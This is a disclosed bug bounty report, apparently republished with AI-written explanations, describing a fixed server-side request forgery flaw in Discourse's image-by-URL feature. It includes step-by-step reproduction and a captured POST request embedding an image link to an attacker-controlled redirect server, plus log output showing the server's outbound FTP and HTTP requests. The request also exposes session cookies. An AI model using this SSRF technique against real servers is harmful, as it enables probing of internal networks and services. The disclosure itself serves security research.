SSRF in upload IMG through URL
The Discourse forum software allowed users to embed images via URL in private messages, and the server fetched those URLs without properly validating the protocol or destination. An attacker could make the server send requests to internal or external hosts, including FTP and gopher, by using a redirect from an attacker-controlled server.
 Originally disclosed on HackerOne
- Fixed in 5 days
- Paid in 5 days
- Disclosed after 35 days
Summary by the researcher
The discourse.org upload function through URL in message content was vulnerable to Server side request forgery. Attacker was able to send internal / external requests using 2 different client used by discourse.org including Ruby client. As an example we showed requests to ftp:// resources. I consider the vulnerability more risky then discourse.org team because the remote users should not be allow to send internal server side requests.
The report
-Short description
Private message function is vulnerable is vulnerable to a SSRF vulnerability which allows an attacker to craft connections originating from servers to any destination on the internet and discourse internal network and craft outgoing UDP-packet (for example, to connect to FTP servers from discourse). read more at: https://cwe.mitre.org/data/definitions/918.html
- Load http://try.discourse.org
- Go to new message composer
- Set the receiver, topic
4 set the message content TEST
- Set the malicious3.php file on your remote server to:
-
Send the private message.
-

Check your remote server, in my case "192.166.218.53" web logs file (access.log)
OUTPUT :
64.71.168.198 - - [14/May/2017:16:38:04 -0400] "HEAD /malicious3.php HTTP/1.1" 302 187 "-" "Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1667.0 Safari/537.36" 64.71.168.198 - - [14/May/2017:16:38:04 -0400] "GET /malicious3.php HTTP/1.1" 302 225 "-" "Ruby" 64.71.168.198 - - [14/May/2017:16:38:04 -0400] "HEAD /test123 HTTP/1.1" 404 140 "-" "Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1667.0 Safari/537.36"

- Request for FTP connection
- Load http://try.discourse.org
- Go to new message composer
- Set the receiver, topic
- set the message content
- Set the malicious3.php file on your remote server to:
-
Send the private message.
-
Check your remote server, in my case "192.166.218.53" ftp logs file. (vsftp.log).
OUTPUT : Sun May 14 15:29:40 2017 [pid 18354] CONNECT: Client "::ffff:64.71.168.198"
- Here is the burp suite request:
POST /posts HTTP/1.1 Host: try.discourse.org User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: application/json, text/javascript, /; q=0.01 Accept-Language: en-US,en;q=0.5 X-CSRF-Token: 1QJrm4k6xUHhUyhoEJUElbbSVsufYPnbQd8N+Jti7/TtHEJxOpfDairKu0ufS/ovBIWt/mtdISC36Tx8OMdD/w== Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Discourse-Visible: true X-Requested-With: XMLHttpRequest Referer: https://try.discourse.org/t/adsadas/835/7 Content-Length: 437 Cookie: __utma=228756441.806995719.1494765035.1494768541.1494792827.3; __utmc=228756441; __utmz=228756441.1494765035.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); _forum_session=V29LcnpQVXRTdWJ5dUdkWXQxOEhRRXFHRk5vbmtMS2lhRHdqVXdsYjRpUzhpQ2I1OHBLZVFZVFJqUXFtTUZXM0p0MTJwNWh0M3k3Y0R0NDl0VFBjR3hBQkZZMUlMbno5eTQvOEZtZkdjTFNzTVBNL1R1SDRua1BVMWtpTURyWXR3bnNGeWFPb1pBQnFpQW1ORFllNG04bWthUkFVZ01YTm9PWVB2dS96bmUybXkxU1ZaS2c1WkVlbExwK0pRMjlvaGF6WWY5bi9WeGlrd2xFNmtUYWhUaE01OHVRT05acFJWV3AyQXhUQ1U4YVpVZDV6UVFjSDBtc2NJa3R6dE1aeDVnaE9BblBKK0J4QVlKdGMxQmtYSTNZaGlJL1NFL3lma2pRVktIZWROazZnMTlmbXpSRDFTeVRWeHMveS9HckYxQXdjZ2dZQjdIVmV3aW4reUgzYjNwUWJ2YXVYY0Z4cWlrL2dzeXBmUGoxZVdhQ0JBTTFKZlB3SWhiZ24yZHZkVGYzYVJFb3lJZEhVTENxbHc1WWN1eDdrVGlVTHNLMTZEMG12WTJnVVNQRVhkWEhoTU1EUDNyQVZUdklkdmQwSlNhSlZVcXhQL3FFSzRqWmRyeFozV3BxRWtrK3FuZzBsWnlXVmVJeFVxNTBOMk5YVnR4d21kTXlIaEtlakp3aEJPZURoNm11Uy83d3l6U09kZnNrNnNiUEJBSjRQT0xXdWtqdlUxak5LK2MyaW1kbUlSRGtjWWo5eWJZT21OMk9ScmNFd1o2OG4xUTNIV0ZoVHJlVTFFSUlxKy9RbmZERDRtQ1dKaDVtSFBEeFZXMTNsOEcrMG13Vzc3c1R3R2hJMUdNOHJHT0lHRU93U20waG5pajhRQTZVNmhGT0tVTmNZa1d6TW5HSVg3c2pvTUkrNjhNZFpwRHVyalFVSWVWa0ktLTdpcUxTWCs5dEhsVHRFekRDQ3FLUHc9PQ%3D%3D--3bf9351bc59d99d10f831dcc1e647054ddef3c41; __utmb=228756441.9.10.1494792827; _t=aebe2511952a805cec46af434b6617d5 Connection: close
raw=TESTa+%5B!%5B%5D(http%3A%2F%2F192.166.218.53%2Fmalicious3.php)%5D(http%3A%2F%2F192.166.218.53%2Fmalicious3.php)&unlist_topic=false&category=&topic_id=835&is_warning=false&archetype=regular&typing_duration_msecs=100&composer_open_duration_msecs=9183&featured_link=&image_sizes%5Bhttp%3A%2F%2F192.166.218.53%2Fmalicious3.php%5D%5Bwidth%5D=24&image_sizes%5Bhttp%3A%2F%2F192.166.218.53%2Fmalicious3.php%5D%5Bheight%5D=24&nested_post=true


The attacker is able to send internal server side requests using Ruby client. Check the attached screens for prove.
Why does the vulnerability exist?
discourse.org does not properly validate user input and does not configure ruby client properly which allows an attacker to use various protocol wrappers other than http(s). For example, an attacker can supply ftp://test.com/file as an URL and discourse will make such a FTP request.
If the description is not clear please feel free to ask us for more detailed report.
regards www.afine.pl
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the image-fetching feature accepted arbitrary URL schemes and followed redirects without restricting destinations, so the Ruby HTTP client could be pointed at internal hosts or non-HTTP protocols.
Impact
An attacker could make the forum server send requests to internal or external destinations and use non-HTTP protocols such as FTP or gopher, potentially reaching internal services.
What the attacker needed
A user account able to send private messages; an attacker-controlled server; victim does not need to click anything
How it was found
- Open the forum site and start a new private message.
- Set a recipient and topic, then put an image markdown link pointing to an attacker-controlled PHP file in the message body.
- Configure that PHP file to redirect to a gopher or ftp URL.
- Send the private message.
- Check the attacker server logs to see the forum server's request and the follow-up request to the target.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you paste an image link into a forum post, the forum server often downloads that image to show it. Here, the server did not check where the link pointed, so an attacker could give it a link to their own server that then redirects the forum server to internal addresses or unusual protocols like FTP. This is called server-side request forgery (SSRF): the server is tricked into making requests on the attacker's behalf.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.






